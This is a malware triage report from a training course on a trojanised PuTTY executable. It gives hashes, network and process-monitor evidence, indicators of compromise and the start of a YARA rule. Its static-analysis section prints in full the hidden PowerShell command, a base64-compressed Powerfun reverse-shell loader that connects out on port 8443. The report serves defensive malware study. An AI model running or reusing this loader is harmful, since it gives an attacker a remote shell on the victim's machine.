Practical Malware Analysis & Triage Report


Wade Nelson

December 30, 2023

Contents

1 Executive Summary

The Malware sample in this report is from the TCM-Security PMAT course, section 1-3 SillyPutty. The malware is a modified copy of putty.exe for x86 Windows Operating Systems. This is a portable executable (PE) binary that uses PuTTY release 0.76. I will discuss the modified Putty SSH tool using static and dynamic analysis and will include YARA rulesets. In addition, the latter half of the report will talk about how to mitigate the damage that the binary causes.



```
sha256          0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
```


Figure 1: The SHA256 Hash of the modified putty.exe file.

2 High-Level Technical Summary

Hidden inside the sample is a powershell command that uses base64 encoding and compressed data to hide a reverse shell connection. The script comes from the Metasploit Framework module called powerfun.ps1.

3 Basic Static Analysis

Looking at the strings in this file does not show much to indicate that any alteration has occurred. The one major exception to this is when searching for the word powershell. Shown in Figure 2 is the command used to spawn a hidden powershell which creates a reverse shell that an attacker can send remote commands through. The script is further revealed by decrypting the Base64 encoded string and then inflating the data. This modified version of Putty is using the Powerfun module written for the metasploit-framework.




```
C:\Users\BillyG\Desktop
λ strings -n 6 putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression
.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZ
u82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLs
cvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGF
uCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeC
F2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+
iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYB
gqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTs
xncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJ
X3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3
MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Co
mpression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Figure 2: Passing the output of strings to grep and searching for the word powershell.


4 Basic Dynamic Analysis

When running the binary, a powershell window appears. I used TCPView and Procmon to help further determine what possible connections and processes may be happening at execution. Shown in Figure 3 is TCPView and evidence that a remote port is opened on port 8443. Looking at Procmon then and filtering by the process name putty.exe, I found the Process ID. I searched for any additional processes that forked from the Parent and I was able to support the brief appearance of the powershell window I saw at runtime. This child process is shown in Figure 4.


TCPView - Sysinternals: www.sysinternals.com
File Edit View Process Connection Options Help
4 TCP v4
6 TCP v6
4 UDP v4
6 UDP v6
Search

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	932	TCP	Listen	0.0.0.0	135	0.0.0.0	0	12/23/2023 11:14:08 AM	RpcSs
System	4	TCP	Listen	192.168.56.107	139	0.0.0.0	0	12/29/2023 3:56:05 PM	System
svchost.exe	4004	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	12/23/2023 11:14:09 AM	CDPSvc
lsass.exe	676	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	12/23/2023 11:14:08 AM	lsass.exe
wininit.exe	524	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	12/23/2023 11:14:08 AM	wininit.exe
svchost.exe	1136	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	12/23/2023 11:14:08 AM	EventLog
svchost.exe	1148	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	12/23/2023 11:14:08 AM	Schedule
spoolsv.exe	2492	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	12/23/2023 11:14:08 AM	Spooler
services.exe	668	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	12/23/2023 11:14:08 AM	services.exe
svchost.exe	2940	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	12/23/2023 11:14:09 AM	PolicyAgent
powershell.exe	3196	TCP	Syn Sent	192.168.56.107	49889	192.168.56.104	8443	12/29/2023 5:00:05 PM	powershell.exe

Figure 3:


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Time ...	Process Name	PID	Operation	Path	Result	Detail
4:59:3...	powershell.exe	6028	Process Start		SUCCESS	Parent PID: 2928, Command line: powershell....
4:59:3...	powershell.exe	6028	Thread Create		SUCCESS	Thread ID: 4476
4:59:3...	powershell.exe	6028	Load Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Image Base: 0x7f0000, Image Size: 0x6d000
4:59:3...	powershell.exe	6028	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffe88b0000, Image Size: 0x1...
4:59:3...	powershell.exe	6028	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77000000, Image Size: 0x1a4...
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
4:59:3...	powershell.exe	6028	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibl...	NAME NOT FOUND	Length: 80
4:59:3...	powershell.exe	6028	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Query Value
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Query Value
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, Enumerate Sub...
4:59:3...	powershell.exe	6028	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, Enumerate Sub...
4:59:3...	powershell.exe	6028	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24

Figure 4:

Further, when using netcat to listen to port 8443 on the network and using Wireshark, an HTTPS TCLv1.2 Client Hello is sent from the infected machine. This Client Hello resolves to a URL bonus2.corporatebonusapplication.local.

5 Indicators of Compromise


The main indicator of compromise is the brief appearance of a blue powershell window upon execution of putty.exe. In addition the program opens a TCP port on 8443.



```
Handshake Protocol: Client Hello
  Handshake Type: Client Hello (1)
  Length: 191
  Version: TLS 1.2 (0x0303)
  Random: 65903dd7b81925138850718c546e9d95c51b8d23eafad07e5bfcad6a633c30be
  Session ID Length: 0
  Cipher Suites Length: 42
  Cipher Suites (21 suites)
  Compression Methods Length: 1
  Compression Methods (1 method)
  Extensions Length: 108
  Extension: server_name (len=43)
    Type: server_name (0)
    Length: 43
    Server Name Indication extension
      Server Name list length: 41
      Server Name Type: host_name (0)
      Server Name length: 38
      Server Name: bonus2.corporatebonusapplication.local
  Extension: supported_groups (len=8)
```

Figure 5: The TCP remote connection on port 8443 reaching out to a malicious URL.

6 Rules and Signatures




```
C:\Users\BillyG\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

C:\Users\BillyG\Desktop
λ md5sum.exe putty.exe
334a10500feb0f3444bf2e86ab2e76da *putty.exe
```

Figure 6: SHA256 and MD5SUM Hash Signatures

7 Yara Rules

The full Yara file is found at: https://github.com/wade764/PMAT_Final_Report



```
rule putty {

    meta:
        last_updated = "2023-12-30"
        author = "Wade Nelson"
        description = "A YARA ruleset for detecting the putty reverse shell connection."
```

Figure 7: